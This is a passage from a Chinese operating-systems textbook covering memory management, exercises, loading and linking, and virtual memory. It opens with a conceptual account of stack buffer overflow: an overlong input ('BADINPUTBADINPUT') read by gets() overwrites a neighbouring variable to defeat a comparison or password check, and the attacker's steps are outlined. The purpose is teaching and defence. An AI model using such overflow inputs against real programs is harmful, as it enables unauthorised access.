


图 7.14　基本缓冲区溢出时栈的值

前面举例说明了缓冲区溢出的基本过程。简单地说，任何未经检查的向缓冲区复制数据的行为都有可能导致相邻内存单元数据毁坏，这些单元可能存储其他变量，也可能是用于程序控制的地址和数据。即使如此简单的例子也可能会被进一步利用。理解了处理它的代码结构，攻击者可以设计改写 **str2** 的值，从而使得 **str1** 与 **str2** 的值相等，进而影响比较结果。例如，输入行是字符串 **BADINPUTBADINPUT**，随后比较的结果参见图 7.13b 中第三个程序运行示例，并且图 7.14 显示了在调用 **gets()** 函数之前和之后的局部变量的值。仍需注意输入字符串的 NULL 终止符被写入紧跟 **str1** 之后的内存空间。这意味着当读取的 tag 值与预期值完全不同时，程序控制流却像发现预期值一样继续运行，这自然会导致程序不按预期运行。这种情况的严重性很大程度上取决于被攻击程序的逻辑。如果内存中存放的不是 tag 值，而是用于访问特权管理的预期密码和输入密码，这时可能会发生危险。如果是这种情况，缓冲区溢出为攻击者提供了即便不清楚正确密码也可以访问特权管理的方式。

为了利用在此已经提到的各种缓冲区溢出类型，攻击者需要：

1）找出一些程序中可能被攻击者控制的外部数据触发的缓冲区溢出漏洞；

2）了解缓冲区将如何在进程内存中存储，从而发现毁坏相邻内存单元以及改变程序执行流的可能性。

[1] 换行符（NL 或 LF）是 UNIX 系统和 C 语言中的标准行结束符，它的 ASCII 码是 0x0a。

[2] 在 C 语言中，字符串是用以 NULL 字符（ASCII 码为 0x00）结尾的字符数组存储的。数组中 NULL 字符之后的位置是没有定义的，它们通常包含之前存储在那块内存区域里的任何内容。这可以从图 7.14 的“Before”列中变量 str2 的值中清楚地看出来。

发现易受攻击程序可以通过观察程序源码，追踪程序处理特大型输入时的执行情况，或者使用特定工具，如第七部分中讨论的 *fuzzing*，可以自动发现潜在的易受攻击的程序。攻击者会对其导致的内存数据毁坏做什么处理相当多样化，这要取决于被改写的数据内容。

7.5.2 预防缓冲区溢出

发现并利用堆栈缓冲区溢出并不困难。在过去几十年中利用其攻击成功的显著效果已经清楚地说明了这点。因此非常有需要来保护系统以免受缓冲区攻击，可以预防或者至少要能够检测并且阻止此类攻击。广义上保护对策分为两类：

- 编译时防御系统，目的是强化系统以抵制潜伏于新程序中的恶意攻击。
- 运行时防御系统，目的是检测并中止现有程序中的恶意攻击。

尽管合适的防御系统已经出现几十年了，但是大量现有的脆弱的软件和系统阻碍了它们的部署。因此运行时防御有趣的地方是它能够部署在操作系统中，可以更新，并能为现有的易受攻击的程序提供保护。

7.6 小结

内存管理是操作系统中最重要、最复杂的任务之一。内存管理把内存看做是一个资源，可以分配给多个活动进程，或者由多个活动进程共享。为了有效地使用处理器和 I/O 设备，需要在内存中保留尽可能多的进程。此外，程序员在进行程序开发时最好能不受程序大小的限制。

内存管理的基本工具是分页和分段。采用分页技术，每个进程被划分成相对比较小的、大小固定的页。采用分段技术可以使用大小不同的块。还可以在一个单独的内存管理方案中把分页技术和分段技术结合起来使用。

7.7 推荐读物

由于分区技术已经被虚拟内存所取代，因而大多数操作系统书籍中仅对分区技术进行了粗略的介绍，[MILE92] 提供了最完全、最有趣的介绍。[KNUT97] 给出了关于分区策略最全面的讨论。

有关链接和加载的主题包含在许多关于程序开发、计算机体系结构和操作系统方面的书籍中，[BECK97] 中对其进行了非常详细的介绍。[CLAR98] 中也有很好的论述。[LEVI00] 给出了对其在实践中的应用进行了周详的讨论，其中包含有大量的操作系统示例。

BECK97 Beck,L.System Software.Reading,MA:Addison-Wesley,1997.

CLAR98 Clarke, D., and Merusi, D. *System Software Programming: The Way Things Work. Upper Saddle River*, NJ: Prentice Hall, 1998.

KNUT97 Knuth, D. *The Art of Computer Programming, Volume I: Fundamental Algorithms*, 2nd Ed. Reading, MA: Addison-Wesley, 1997.

LEVI00 Levine,J.Linkers and Loaders.San Francisco:Morgan Kaufmann,2000.

MILE92 Milenkovic, M. *Operating Systems: Concepts and Design*. New York: McGraw-Hill, 1992.

7.8 关键术语、复习题和习题

关键术语

绝对加载	固定分区	逻辑组织	物理组织
伙伴系统	页框	内存管理	保护
压缩	内部碎片	页面	相对地址
动态链接	链接编辑程序	页表	可重定位加载
动态分区	链接	分页	重定位
动态运行时加载	加载	分区技术	分段
外部碎片	逻辑地址	物理地址	共享

复习题

7.1 内存管理需要满足哪些需求？

7.2 为什么需要重定位进程的能力？

7.3 为什么不可能在编译时实施内存保护？

7.4 允许两个或多个进程访问内存某一特定区域的原因是什么？

7.5 在固定分区方案中，使用大小不等的分区有什么好处？

7.6 内部碎片和外部碎片有什么区别？

7.7 逻辑地址、相对地址和物理地址间有什么区别？

7.8 页和页框之间有什么区别？

7.9 页和段之间有什么区别？

习题

7.1 2.3 节中列出了内存管理的 5 个目标，7.1 节中列出了 5 种需求。请说明它们是一致的。

7.2 假设一个多道程序系统采用固定分区的内存管理策略。分区的大小分别为 Part0=20K、Part1=30K、Part2=30K，和 Part3=50K。同时假设下表中的进程需要调度进内存。假定这些进程都是（大致上）按照它们的进程号的顺序在同一时刻（时间 0）到达的。表格中的时间一栏表示这个进程需要分配一个分区来完成的时间，包含了完成该进程的全部时间（例如，交换时间，CPU 时间等等。）假设一个进程一旦被分配内存，该进程会一直驻留在内存中直到它完成为止（没有交换发生）。

a）如果每一个进程都被分配最小的分区，且能够满足它的需求（在某些教材中被称为最佳适应分配策略），那么系统需要多长时间执行完表中所有进程。解释你的答案。

b）如果每一个进程都被分配最小的空闲分区，且能够满足它的需求（在某些教材中被称为最佳可得分配策略），那么系统需要多长时间执行完表中全部的进程。解释你的答案。

进 程	最大内存需求(K)	时间(ms)
1	18	10
2	29	5
3	10	20
4	32	15
5	14	15
6	49	10

7.3 说明下面每一种内存分配方案平均情况下的内部碎片的大小。回答尽可能详细。

a）动态分区


b）简单分页

c）伙伴系统

7.4 为实现动态分区中的各种放置算法（见 7.2 节），内存中必须保留一个空闲块列表。分别讨论最佳适配、首次适配、下次适配三种方法的平均查找长度。

7.5 动态分区的另一种放置算法是最差适配，在这种情况下，当调入一个进程时，使用最大的空闲存储块。该方法与最佳适配、首次适配、下次适配相比，优点和缺点各是什么？它的平均查找长度是多少？

7.6 如果使用动态分区方案，下图所示为在某个给定的时间点的内存结构：



阴影部分为已经被分配的块；空白部分为空闲块。接下来的三个内存需求分别为 40MB、20MB 和 10MB。分别使用如下几种放置算法，指出给这三个需求分配的块的起始地址。

a）首次适配

b）最佳适配

c）下次适配（假定最近添加的块位于内存的开始）

d）最差适配

7.7 假设你的计算机操作系统使用伙伴系统来进行内存管理。初始化的时候系统有 1 兆（1024KB）内存块是空闲的，这些内存块起始地址为 0。参考图 7.6 中的表达方式，利用一组数字来说明每一次内存申请和释放之后的结果。

A：申请 25KB

B：申请 500KB

C：申请 60KB

D：申请 100KB

E：申请 30KB

释放 A

F：申请 20KB

在给 F 进程分配内存之后，系统中存在多少个内部碎片？

7.8 考虑一个伙伴系统，在当前分配下的一个特定块地址为 011011110000。

a）如果块大小为 4，它的伙伴的二进制地址为多少？

b）如果块大小为 16，它的伙伴的二进制地址为多少？

7.9 令 $\text{buddy}_k(x)$ 为大小为 2^k、地址为 x 的块的伙伴的地址，写出 $\text{buddy}_k(x)$ 的通用表达式。

7.10 Fibonacci 序列定义如下：

$$F_0=0, \qquad F_1=1, \qquad F_{n+2}=F_{n+1}+F_n, \qquad n\geqslant 0$$

a）这个序列可以用于建立伙伴系统吗？

b）该伙伴系统与本章介绍的二叉伙伴系统相比，有什么优点？

7.11 在程序执行期间，每次取指令后处理器把指令寄存器的内容（程序计数器）增加一个字，但如果遇到会导致在程序中其他地址继续执行的跳转或调用指令，处理器将修改这个寄存器的内容。现在考虑图 7.8，关于指令地址有两种选择：

- 在指令寄存器中保存相对地址，并把指令寄存器作为输入进行动态地址转换。当遇到一次成功的跳转或调用时，由这个跳转或调用产生的相对地址被装入到指令寄存器中。
- 在指令寄存器中保存绝对地址。当遇到一次成功的跳转或调用时，采用动态地址转换，其结果保存在指令寄存器中。

哪种方法更好？

7.12 在一个 32 位的机器上，假设把逻辑地址分为 8 位 6 位 6 位 12 位四个部分。换句话说，系统使用 3 级页表，其中第一个 8 位是第一级，后面的 6 位是第二级，以此类推。在这个系统中，用 6 位表示页号。假设内存是按照字节访问的。

a）该系统中页的大小是多少？

b）能够分配给一个进程的最多的页面个数是多少？

c）逻辑地址空间最大是多少？

d）物理内存的大小？

7.13 分页系统中的虚拟地址 a 相当于一个 (p, w) 对，其中 p 是页号，w 是在页中的字节号。令 z 是一页中的字节总数，请给出 p 和 w 关于 z 和 a 的函数。

7.14 在一个简单分段系统中，包含如下段表：

起始地址	长度（字节）
660	248
1752	442
222	198
996	604

对如下的每一个逻辑地址，确定其对应的物理地址或者说明段错误是否会发生：

a）0，198

b）2，156

c）1，530

d）3，444

e）0，222

7.15　在内存中，存在连续的段 S_1，S_2，…，S_n 按其创建顺序依次从一端放置到另一端，如下图所示：

当段 S_{n+1} 被创建时，尽管 S_1，S_2，…，S_n 中的某些段可能已经被删除，段 S_{n+1} 仍被立即放置在段 S_n 之后。当段（正在使用或已被删除）和洞之间的边界到达内存的另一端时，压缩正在使用的段。

a）说明花费在压缩上的时间 F 遵循以下不等式：

$$F \geqslant \frac{1-f}{1+kf}，\quad 其中\ k=\frac{t}{2s}-1$$

其中，s 表示段的平均长度（以字为单位）；

t 表示段的平均生命周期，即内存访问次数；

f 表示在平衡条件下，未使用的内存部分的比例。

提示：计算边界在内存中移动的平均速度，并假设复制一个字至少需要两次内存访问。

b）当 $f=0.2$，$t=1000$，$s=50$ 时，计算 F。

附录 7A　加载和链接

创建活动进程的第一步是把程序装入内存，并创建一个进程映像（如图 7.15 所示）。图 7.16 描述了大多数系统中的一种典型场景。应用程序由许多已编译过的或汇编过的模块组成，这些模块以目标代码的形式存在，并被链接起来以解析模块间的任何访问和对库例程的访问。库例程可以被合并到程序中，或作为操作系统在运行时提供的共享代码被访问。这个附录将简要总结链接器和加载器的主要特征。为了表达得更清楚，首先描述只涉及一个程序模块时的加载任务，这时不需要链接。

加载

在图 7.16 中，加载器把加载的模块放置在内存中从 x 开始的位置。在加载这个程序的过程中，必须满足图 7.1 中所描述的寻址需求。一般而言，可以采用三种方法：绝对加载、可重定位加载、动态运行时加载。

绝对加载

绝对加载器要求一个给定的加载模块总是被加载到内存中的同一个位置。因此，在提供给加载器的加载模块中，所有的地址访问必须是确定的，或者说是绝对的内存地址。例如，如果图 7.16 中的 x 是 1024 位置，则加载模块中的第一个字在内存中的地址为 1024。




图 7.15　加载的功能

给程序中的内存访问指定具体的地址值既可以由程序员完成，也可以在编译时或者汇编时完成，见表 7.3a。这种方法存在许多缺点：首先，程序员必须知道在内存中放置模块时预定的分配策略。其次，如果在程序的模块体中进行了任何涉及插入或删除的修改，则所有地址都需要更改。因此，更可取的方法是允许用符号表示程序中的内存访问，然后在编译或者汇编时解析这些符号引用，如图 7.17 所示。对指令或数据项的引用最初被表示成一个符号。在准备输入到一个绝对加载器的模块时，汇编器或编译器将把所有这些引用转换成具体地址。在图 7.17b 的例子中，模块被加载到从 1024 位置开始的位置。

可重定位加载

在加载之前就把内存访问绑定到具体的地址的缺点是，这会使得加载模块只能放置到内存中的一个区

域。但是，当多个程序共享内存时，不可能事先确定哪块区域用于加载哪个特定的模块，最好是在加载时确定。因此，需要一个可以被分配到内存中任何地方的加载模块。

为满足这个新需求，汇编器或编译器不产生实际的内存地址（绝对地址），而是相对于某些已知点的地址，如相对于程序的起点，这个技术如图7.17c所示。加载模块的起点被指定为相对地址0，模块中的所有其他内存访问都用与该模块起点的相对值来表示。





图7.16　连接和加载场景



a）目标模块　b）绝对加载模块　c）相对加载模块　d）相对加载模块从x位置开始加载到内存中

图7.17　绝对和可重定位加载模块

既然所有内存访问都以相对的形式表示，加载器就可以很容易地把模块放置在期望的位置。如果该模块要加载到从x位置开始的地方，则当加载器把该模块加载到内存中时，只需要简单地给每个内存访问都加上x。为完成这个任务，加载模块必须包含一些需要告诉加载器的信息，如地址访问在哪里、它们如何被解释（通常相对于程序的起点，但也可能相对于程序中的其他某些点，如当前位置）。由编译器或汇编器准备这些信息，通常称这些信息为重定位地址库。

动态运行时加载

可重定位加载器是非常普遍的，并且相对于绝对加载器具有明显的优点。但是，在多道程序设计环境中，即使不依赖于虚拟内存，可重定位的加载方案仍是不够的。由于需要把进程换入或换出内存，以增大处理器的利用率，为最大程度地利用内存，又希望能在不同的时刻把一个进程映像换回到不同的位置。这样程序被加载后，可能被换出到磁盘，然后又被换回到内存中不同的位置。如果在开始加载的时候，内存访问就被绑定到绝对地址，那么前面提到的情况将是不可能实现的。

一种替代的方案是在运行时真正在使用某个绝对地址时再计算它。为达到这个目的，加载模块被加载到内存中时，它的所有内存访问都以相对形式表示，如图7.17c所示，一条指令只有在真正被执行时才计

算绝对地址。为确保该功能不会降低性能，这些工作必须由特殊的处理器硬件完成，而不是用软件实现（见 7.2 节）。

动态地址计算提供了完全的灵活性。一个程序可以加载到内存中的任何区域，程序的执行可以中断，程序还可以被换出内存，以后再换回到不同的位置。

链接

链接器的功能是把一组目标模块作为输入，产生一个包含完整的程序和数据模块的加载模块，传递给加载器。在每个目标模块中，可能有到其他模块的地址访问，每个这样的访问可以在未链接的目标模块中用符号表示。链接器会创建一个单独的加载模块，它把所有目标模一个接一个地链接起来。每个模块内的引用必须从符号地址转换成对整个加载模块中的一个位置的引用。例如图 7.18a 中的模块 A 包含对模块 B 的一个过程调用。当这些模块都组合到加载模块中时，这个到模块 B 的符号引用就变成了对加载模块中 B 的入口点位置的一个确切的引用。

表 7.3 绑定时间

a）加 载 器	
地址绑定	功 能
程序设计时	程序员直接在程序中确定所有实际的物理地址
编译或汇编时	程序包含符号地址访问，由编译器或汇编器把它们转换成实际的物理地址
加载时	编译器或汇编器产生相对地址，加载器在加载程序中把它们转换成实际的绝对地址
运行时	被加载的程序保持相对地址，处理器硬件把它们在执行时动态地转换成绝对地址

b）链 接 器	
链接时间	功 能
程序设计时	不允许外部程序或数据访问。程序员必须把所有引用到的子程序的源代码放入程序中
编译或汇编时	汇编器必须取到每个引用到的子程序的源代码，并把它们作为一个部件来进行汇编
加载模块产生时	所有目标模块都使用相对地址汇编。这些模块被链接在一起，所有的访问都相对于最后加载的模块的地点重新声明
加载时	直到加载模块被加载到内存时才解析外部访问，此时被访问的动态链接模块附加到加载模块后，整个软件包被加载到内存或虚拟内存
运行时	直到处理器执行外部调用时才解析外部访问，此时该进程被中断，需要的模块被链接到调用程序中

链接编辑程序

地址链接的性质取决于链接发生时要创建的加载模块的类型，见表 7.3b。通常情况下需要可重定位的加载模块，然后链接按以下方式完成。每个已编译过或汇编过的目标模块连同相对于该目标模块开始处的引用一同被创建。所有这些模块，连同相对于该加载模块起点的所有引用，一起放进一个可重定位的加载模块中。该模块可以作为可重定位加载或动态运行时加载的输入。

产生可重定位加载模块的链接器通常称做链接编辑程序。图 7.18 说明了链接编辑程序的功能。

动态链接器

像加载一样，可能推迟某些链接功能。动态链接（dynamic linking）是指把某些外部模块的链接推迟到创建加载模块之后。因此，加载模块包含到其他程序的未解析的引用，这些引用可以在加载时或运行时被解析。

对于**加载时的动态链接**（包括图 7.16 中上面的动态库），分为如下步骤。将被加载的加载模块（应用模块）读入内存。应用模块中到一个外部模块（目标模块）的任何引用都导致加载程序查找目标模块，加载它，并把这些引用修改成相对于应用程序模块开始处的相对地址。该方法比静态链接有以下优点：

- 能够更容易地并入已改变或已升级了的目标模块，如操作系统工具，或者某些其他的通用例程。而对于静态链接，这类支持模块的变化将需要重新链接全部应用程序模块。除了静态链接比较低

效以外，在某些情况下甚至不可能使用静态链接。例如，在个人计算机领域，大多数商用软件以加载模块的形式发布，而不会公布源程序和目标程序。

- 在动态链接文件中的目标代码为自动代码共享铺平了道路。因为操作系统加载并链接了该代码，所以可以识别出有多个应用程序使用相同的目标代码。操作系统可以使用此信息，然后只加载目标代码的一个副本，并把这个被加载的目标副本链接到所有使用该目标代码的应用程序，而不是为每个应用程序都分别加载一个副本。
- 它使得独立软件开发人员可以更容易地扩展诸如 Linux 之类的广泛使用的操作系统的功能。开发人员可以设计出一个对各种应用程序都很有用的新功能，并把它包装成一个动态链接模块。

使用运行时动态链接时（包括图 7.16 中下面的动态库），某些链接工作被推迟到执行时。这样，一些对目标模块的外部引用保留在被加载的程序中。当调用的模块不存在时，操作系统定位该模块，加载它，并把它链接到调用模块中。这些模块一般是共享的。在 Windows 环境下，这些模块叫做动态链接库（DLL）。也就是说，如果一个进程已经使用了动态链接共享模块，该模块就位于内存中，新的进程就可以简单地链接上已经加载好的模块了。




图 7.18 链接功能

使用 DLL 可能会导致一个问题，一般称之为 DLL 地狱（DLL Hell）。两个或更多的进程共享一个 DLL 模块，但是它们希望链接不同版本的模块时，就会发生 DLL 地狱问题。例如，一个应用软件或者系统功能可能会重新安装，因而带入一个老的 DLL 版本文件。

虽然动态加载允许一个完整的加载模块到处移动，但是该模块的结构是静态的，在进程执行期间以及从一次执行到下一次执行都保持不变。在某些情况下，不可能在执行前确定需要哪个目标模块，事务处理应用程序就是这类情况的典型代表，如航空公司预订系统或银行业应用程序，需要根据事务的性质指定需要哪个程序模块，然后加载它并链接到主程序。使用动态链接器的优点是在程序单元被引用之前，不需要为它们分配内存空间，这种能力可用于支持分段系统。

还有另外一种改进：应用程序不需要知道可能会调用的所有模块名或入口点。例如，制表程序可能会和各种绘图仪一起工作，每个绘图仪都由不同的驱动软件包驱动，应用程序可以从另一个进程中得知或者从配置文件中查找到绘图仪的名字，这种改进允许应用程序的用户安装一个在编写该程序时并不存在的新绘图仪。

第8章 虚拟内存

第7章介绍了分页和分段的概念，并分析了它们各自的缺点。我们从本章开始讨论虚拟内存。由于内存管理同处理器硬件和操作系统软件都有着紧密而复杂的关系，所以关于这方面的分析是非常复杂的。本章首先重点讲述虚拟内存的硬件特征，考虑使用分页、分段和段页式这三种情况，然后考虑操作系统中虚拟内存设施的设计问题。

表8.1给出了一些虚拟内存相关的定义。

表8.1 虚拟内存术语

虚拟内存	在存储分配机制中，尽管备用内存是主内存的一部分，它也可以被寻址。程序引用内存使用的地址与内存系统用于识别物理存储站点的地址是不同的，程序生成的地址会自动转换成机器地址。虚拟存储的大小受到计算机系统寻址机制和可用的备用内存量的限制，而不受内存储位置实际数量的限制
虚拟地址	在虚拟内存中分配给某一位置的地址使该位置可以被访问，仿佛它是主内存的一部分
虚拟地址空间	分配给进程的虚拟存储
地址空间	可用于某进程的内存地址范围
实地址	内存中存储位置的地址

8.1 硬件和控制结构

通过对简单分页、简单分段与固定分区、动态分区等方式进行比较，一方面可以了解二者的区别，另一方面可以看到在内存管理方面具有根本突破的基础所在。分页和分段的两个特点是取得这种突破的关键：

1）进程中的所有存储器访问都是逻辑地址，这些逻辑地址在运行时动态地被转换成物理地址。这意味着一个进程可以被换入或换出内存，使得进程可以在执行过程中的不同时刻占据内存中的不同区域。

2）一个进程可以划分成许多块（页和段），在执行过程中，这些块不需要连续地位于内存中。动态运行时地址转换和页表或段表的使用使这一点成为可能。

如果具备前面的两个特点，那么在进程的执行过程中，该进程不需要所有页或所有段都在内存中。如果内存中保存着要取的下一条指令的所在块（段或页）以及将要访问的下一个数据单元的所在块，那么执行至少可以暂时继续下去。

现在考虑如何实现这一点。用术语“块”来表示页或段，取决于是采用分页还是分段机制。假设需要把一个新进程放入内存时，操作系统仅读取包含程序开始处的一个或几个块。进程执行中的任何时候都在内存中的部分被定义成进程的**常驻集**（resident set）。当进程执行时，只要所有的存储器访问都是要访问常驻集中的单元，执行就可以顺利进行；通过使用段表或页表，处理器总是可以确定是否如此。如果处理器需要访问一个不在内存中的逻辑地址，则产生一个中断，说明产生了内存访问故障。操作系统把被中断的进程置于阻塞状态，并取得控制。为了能继续执行这个进程，操作系统要把包含引发访问故障的逻辑地址的进程块取进内存。为此，操作系统产生一个磁盘I/O读请求。产生I/O请求后，在执行磁盘I/O期间，操作系统可以调度另一个进程运行。一旦需要的块被取进内存，则产生一个I/O中断，控制被交回操作系统，而操作系统把由于

缺少该块而被阻塞的进程置回就绪态。

进程在执行过程中仅仅因为没有装入所有需要的进程块而不得不被中断，这种方法的效率问题很让人怀疑。现在暂且不考虑保证效率的问题，而先考虑新策略的实现问题。有两种实现方法可以提高系统的利用率，其中第二种的效果比第一种更令人吃惊。这两种实现方法分别是：

1）**在内存中保留多个进程**。由于对任何特定的进程都仅仅装入它的某些块，因此就有足够的空间来放置更多的进程。这样，在任何时刻这些进程中都能至少有一个处于就绪状态，于是处理器得到了更有效的利用。

2）**进程可以比内存的全部空间还大**。程序占用的内存空间的大小是程序设计中最大的限制之一。如果没有这种方案，程序员必须清楚地知道有多少内存空间可用。如果编写的程序太大，程序员就必须设计出能把程序分成块的方法，这些块可以按某种覆盖策略分别加载。通过基于分页或分段的虚拟内存，这项工作可以由操作系统和硬件完成。对程序员而言，他所处理的是一个巨大的内存，大小与磁盘存储器相关。操作系统在需要时，自动把进程块装入内存。

由于一个进程只能在内存中执行，因此这个存储器称做**实存储器**（real memory），简称实存。但是程序员或用户感觉到的是一个更大的内存，通常它被分配在磁盘上，这称为**虚拟内存**（virtual memory），简称虚存。虚存允许更有效的多道程序设计，并解除了用户与内存之间没有必要的紧密约束。表 8.2 总结了使用虚存和不使用虚存的情况下分页和分段的特点。

表 8.2 分页和分段的特点

简单分页	虚存分页	简单分段	虚存分段
内存被划分成大小固定的小块，称做页框	内存被划分成大小固定的小块，称做页框	内存未被划分	内存未被划分
程序被编译器或内存管理系统划分成页	程序被编译器或内存管理系统划分成页	由程序员给编译器指定程序段（也就是说，由程序员决定）	由程序员给编译器指定程序段（也就是由程序员决定）
页框中有内部碎片	页框中有内部碎片	没有内部碎片	没有内部碎片
没有外部碎片	没有外部碎片	有外部碎片	有外部碎片
操作系统必须为每个进程维护一个页表，以说明每个页对应的页框	操作系统必须为每个进程维护一个页表，以说明每个页对应的页框	操作系统必须为每个进程维护一个段表，以说明每一段中的加载地址和长度	操作系统必须为每个进程维护一个段表，以说明每一段中的加载地址和长度
操作系统必须维护一个空闲页框列表	操作系统必须维护一个空闲页框列表	操作系统必须维护一个内存中的空闲的空洞列表	操作系统必须维护一个内存中的空闲的空洞列表
处理器使用页号和偏移量来计算绝对地址	处理器使用页号和偏移量来计算绝对地址	处理器使用段号和偏移量来计算绝对地址	处理器使用段号和偏移量来计算绝对地址
当进程运行时，它的所有页必须都在内存中，除非使用了覆盖技术	当进程在运行时，并不是它的所有页都必须在内存页框中。只在需要时才读入页	当进程在运行时，它的所有段都必须在内存中，除非使用了覆盖技术	当进程在运行时，并不是它的所有段都必须在内存页框中。只在需要时才读入段
	把一页读入内存可能需要把另一页写到磁盘		把一段读入内存可能需要把另外的一个段或几个段写出到磁盘

8.1.1 局部性和虚拟内存

虚拟内存的优点是很具有吸引力的，但这个方案切实可行吗？关于这一点曾经有过相当多的争论，但是众多操作系统中的经验已多次证明了虚拟内存的可行性。因此，基于分页或者分页和分段的虚拟内存已经成为当代操作系统的一个基本构件。

为理解关键问题是什么以及为什么会有这么多的争论，需要再次分析一下就虚拟内存而言的操作系统任务。考虑一个由很长的程序和许多个数组的数据组成的大进程。在任何一段很短的

时间内，执行可能会局限在很小的一段程序中（如一个子程序），并且可能仅仅会访问一个或两个数组的数据。这样，如果在程序被挂起或被换出前仅仅使用了一部分进程块，那么为该进程给内存中装入太多的块显然会带来巨大的浪费。可以通过仅仅装入这一小部分块来更好地使用内存。然后，如果程序转移到或访问到不在内存中的某个块中的指令或数据，就会引发一个错误，告诉操作系统读取需要的块。

因此，在任何时刻，任何一个进程只有一部分块位于内存中，可以在内存中保留更多的进程。此外，由于未用到的块不需要换入换出内存，因而节省了时间。但是，操作系统必须很"聪明"地管理这个方案。在稳定状态，几乎内存的所有空间都被进程块占据，处理器和操作系统可以直接访问到尽可能多的进程。因此，当操作系统读取一块时，它必须把另一块换出。如果一块正好在将要被用到之前换出，操作系统就不得不很快把它取回来。太多的这类操作会导致一种称为系统抖动（thrashing）的情况：处理器的大部分时间都用于交换块，而不是执行指令。在 20 世纪 70 年代，如何避免系统抖动是一个重要的研究领域，同时也出现了许多复杂但有效的算法。从本质上看，这些算法都是操作系统试图根据最近的历史来猜测在不远的将来最可能用到的块。

